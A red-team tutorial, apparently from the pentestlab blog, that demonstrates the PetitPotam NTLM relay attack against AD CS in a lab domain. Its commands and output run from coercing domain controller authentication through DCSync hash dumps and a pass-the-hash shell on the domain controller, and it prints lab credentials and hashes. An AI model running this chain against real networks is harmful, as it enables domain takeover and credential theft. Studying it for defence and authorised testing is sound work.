PetitPotam – NTLM Relay to AD CS


pentestlab.blog/category/red-team/page/26

September 14, 2021

Deployment of an Active Directory Certificate Services (AD CS) on a corporate environment could allow system administrators to utilize it for establishing trust between different directory objects. However, it could allow red team operators to conduct an NTLM relay attack towards the web interface of an AD CS in order to compromise the network. The web interface is used for allowing users to obtain a certificate (web enrollment), is over HTTP protocol, doesn't support signing and accepts NTLM authentication.

The details of the attack have been presented by Will Schroeder and Lee Christensen in the Certified Pre-Owned whitepaper. The attack forces the domain controller machine account (DC$) to authenticate towards a host which NTLM relay is configured. The authentication is relayed towards the Certificate Authority (CA) and raises a request for a certificate. Once the certificate is generated for the DC$ account an attacker could use this perform arbitrary operations on the domain controller such as retrieving the hash of the Kerberos account in order to create a golden ticket and establish domain persistence or dump hashes of domain administrators and establish a communication channel with the domain controller.

Active Directory Certificate Services can be installed as a role on the domain controller or in an individual server which is part of the domain. The following diagram illustrates the steps of the attack:



Diagram

The attack requires identification of the certification authority. The "*certutil*" binary is a command line tool which can be used to dump and display certification authority information, verify certificates etc. Therefore it could be used as a quick way to discover if there is a certificate authority deployed on the domain.


```
certutil.exe
```

```
Entry 2: (Local)
  Name:                         `purple-CA'
  Organizational Unit:          `'
  Organization:                 `'
  Locality:                     `'
  State:                        `'
  Country/region:               `'
  Config:                       `ca.purple.lab\purple-CA'
  Exchange Certificate:         `'
  Signature Certificate:        `ca.purple.lab_purple-CA.crt'
  Description:                  `'
  Server:                       `ca.purple.lab'
  Authority:                    `purple-CA'
  Sanitized Name:               `purple-CA'
  Short Name:                   `purple-CA'
  Sanitized Short Name:         `purple-CA'
  Flags:                        `12'
  Web Enrollment Servers:       `'
CertUtil: -dump command completed successfully.
PS C:\Users\Administrator>
```

Certificate Authority – Discovery

The server name has been identified as "*ca.purple.lab*" and the web enrollment service is accessible over HTTP on the following URL:


```
http://ca.purple.lab/certsrv/
```



Certificate Authority – Web Enrollment Interface

From a non domain-joined system executing the "*ntlmrelayx.py*" from Impacket suite will configure various listeners (SMB, HTTP, WCF) that will capture the authentication from the domain controller machine account and relay that authentication information towards the active directory certification authority server.


```
python3 ntlmrelayx.py -t http://ca/certsrv/certfnsh.asp -smb2support --adcs --
template DomainController
```



NTLM RelayX

The force authentication could be triggered by the proof of concept that Lionel Gilles developed called PetitPotam. This is achieved by exploiting the MS-EFSRPC protocol to make an API call (EfsRpcOpenFileRaw) that will trigger the machine account on the target to authenticate to another system. It could be executed by supplying standard user credentials and using the IP of the system which NTLM Relay is configured and the IP address of the CA.


```
python3 PetitPotam.py -d purple.lab -u pentestlab -p Password1234 <Listener-IP>
<DC-IP>
```



PetitPotam – Python


This attack could be also executed even if credentials are not supplied. Access to the network even without credentials could lead to domain compromise if a certificate authority is deployed without preventive measures on the domain controller instead of a different server.

```
python3 PetitPotam.py 10.0.0.2 10.0.0.1
```



PetitPotam – No Authentication

If the following output is displayed this will constitute that the attack was successful and authentication has been triggered.



PetitPotam – Python Attack


Alternatively, if initial access has been established to a domain joined system the binary can be used instead.

```
PetitPotam.exe 10.0.0.2 10.0.0.1
```

PetitPotam – Binary

As with the majority of the attacks, Benjamin Delpy has also implemented authentication trigger in newer versions of Mimikatz. Using the encrypting file system (EFS) module, and specifying the domain controller and the host acting as NTLM Relay will send the remote procedure call.

```
misc::efs /server:dc.purple.lab /connect:10.0.0.2
```



Mimikatz – Force Authentication

There is also a PowerShell implementation of PetitPotam attack which was developed by S3cur3Th1sSh1t following the Mimikatz module.

```
Import-Module .\Invoke-Petitpotam.ps1
Invoke-Petitpotam -Target 10.0.0.1 -CaptureHost 10.0.0.2
```

```
PS C:\Users\pentestlab.PURPLE> Import-Module .\Invoke-Petitpotam.ps1
PS C:\Users\pentestlab.PURPLE> Invoke-Petitpotam -Target 10.0.0.1 -CaptureHost 10.0.0.2
Hostname: Hive.purple.lab / S-1-5-21-552244943-2733646151-2332415024

  Misc-Katz Start - type misc:: for module options/
[auth ] Default (current)
[ rpc ] Endpoint: \pipe\lsarpc
[trans] Disconnect eventual IPC: OK
[trans] Connect to IPC: OK
[ rpc ] Resolve Endpoint: OK

Remote server reported bad network path! (OK)
> Server (10.0.0.1) may have tried to authenticate (to: 10.0.0.2)

[trans] Disconnect IPC: OK

PS C:\Users\pentestlab.PURPLE>
```

PetitPotam – PowerShell

All the above triggers will coerce the DC$ account (machine account on the domain controller) to authenticate towards the certificate authority.

```
[*] Authenticating against http://ca as PURPLE/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PURPLE/DC$@10.0.0.1 controlled, attacking
target http://ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca as PURPLE/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PURPLE/DC$@10.0.0.1 controlled, attacking
target http://ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca as PURPLE/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PURPLE/DC$@10.0.0.1 controlled, attacking
target http://ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca as PURPLE/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PURPLE/DC$@10.0.0.1 controlled, attacking
target http://ca
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca as PURPLE/DC$ SUCCEED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] Skipping user DC$ since attack was already performed
[*] Skipping user DC$ since attack was already performed
[*] Skipping user DC$ since attack was already performed
[*] Skipping user DC$ since attack was already performed
[*] SMBD-Thread-4: Connection from PURPLE/DC$@10.0.0.1 controlled, attacking
target http://ca
[*] HTTP server returned error code 200, treating as a successful login
```

Authentication as DC$ Account

Since the attack requires either the web service component to be installed or the web enrollment a request will be raised for a certificate under the DC$ account. The certificate will be generated for the account in Base64 format.

DC$ Account – Base64 Account

The obtained certificate can be used with Rubeus in order to request a Kerberos ticket (Ticket Granting Ticket) for the machine account which is a high privileged account on the domain controller.

```
Rubeus.exe asktgt /user:DC$ /certificate:<base64-certificate> /ptt
```

PetitPotam – Request TGT Rubeus

The ticket will imported into the current session of the user. Since this ticket belongs to the DC$ account can be used to conduct a range of activities in order to compromise the domain such as retrieve the NTLM hash of the "*krbtgt*" account and create a golden

ticket, establish a connection with the domain controller via WMI, perform pass the hash etc.

```
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/purple.lab
  ServiceRealm          :  PURPLE.LAB
  UserName              :  DC$
  UserRealm             :  PURPLE.LAB
  StartTime             :  25/8/2021 1:07:36 πμ
  EndTime               :  25/8/2021 11:07:36 πμ
  RenewTill             :  1/9/2021 1:07:36 πμ
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  yPOqSEiXu7f1BQY/A9krWw==
```

Kerberos Ticket

Running the following command will verify that the ticket is cached into the current logon session.

```
klist
```

```
C:\Users\pentestlab.PURPLE>klist

Current LogonId is 0:0xc3ada

Cached Tickets: (1)

#0>     Client: DC$ @ PURPLE.LAB
        Server: krbtgt/purple.lab @ PURPLE.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 8/25/2021 1:07:36 (local)
        End Time:   8/25/2021 11:07:36 (local)
        Renew Time: 9/1/2021 1:07:36 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Kerberos Cached Ticket – DC Account

Since the ticket is cached the DCSync technique can be used to retrieve the hash of the "*krbtgt*" account in order to create the golden ticket and establish domain persistence.

```
mimikatz # lsadump::dcsync /user:krbtgt
```

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'purple.lab' will be the domain
[DC] 'ca.purple.lab' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/5/2021 10:34:06 µµ
Object Security ID   : S-1-5-21-552244943-2733646151-2332415024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: cdad1eb1ba4d60e76db46e947822d4ac
    ntlm- 0: cdad1eb1ba4d60e76db46e947822d4ac
    lm  - 0: bf5138105f8aca689f0f7205142abda1
```

Dump Kerberos NTLM Hash

Similarly the password hash for the user "*Administrator*" could be retrieved. This user is a member of the "*Domain Administrators*" group.

```
lsadump::dcsync /domain:purple.lab /user:Administrator
```

```
mimikatz # lsadump::dcsync /domain:purple.lab /user:Administrator
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/5/2021 7:11:30 µµ
Object Security ID   : S-1-5-21-552244943-2733646151-2332415024-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 93001d4a6ca20c54c1646f9d1e777b0b
```

Dump Administrator NTLM Hash

The hash value could be used with "*wmiexec*" from Impacket in order to establish a session to the domain controller as domain administrator.

```
python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71
Administrator@10.0.0.1
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71 Administrato
r@10.0.0.1
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
purple\administrator

C:\>hostname
dc

C:\>
```

WmiExec – Shell on Domain Controller

Alternatively, Mimikatz or any other similar tooling could be used to perform the pass the hash technique. Executing the following command in Mimikatz will create another session as the user "*Administrator*".


```
sekurlsa::pth /user:Administrator /domain:purple.lab
/ntlm:58a478135a93ac3bf058a5ea0e8fdb71
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:purple.lab /ntlm:58a478135a93ac3bf058a5ea0e8fdb71
user    : Administrator
domain  : purple.lab
program : cmd.exe
impers. : no
NTLM    : 58a478135a93ac3bf058a5ea0e8fdb71
  |  PID  1084
  |  TID  5808
  |  LSA Process was already R/W
  |  LUID 0 ; 5348066 (00000000:00519ae2)
  \_ msv1_0   - data copy @ 000001B4AB858E80 : OK !
  \_ kerberos - data copy @ 000001B4AB0A3C68
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001B4AB8F3738 (32) -> null
```

PetitPotam – Mimikatz Pass the Hash

From the new session the drive C$ can be mapped in order to access the domain controller file system.

```
net use z: \\dc\c$
dir z:
```



Map Domain Controller Drive

ADCSPwn

An alternative tool which implements the attack (ADCSPwn) was developed in C# by batsec and can be used within Cobalt Strike via "*execute-assembly*" or with any other similar red teaming framework like Covenant. The obvious benefit is that the attack could be executed directly from memory without the need to drop anything to disk or to use another system as a relay in order to pass the authentication to the CA. ADCSPwn set up a relay server locally and coerce the authentication by making an API call (EfsRpcOpenFileRaw).

```
adcspwn.exe --adcs ca.purple.lab --remote dc.purple.lab
```

```
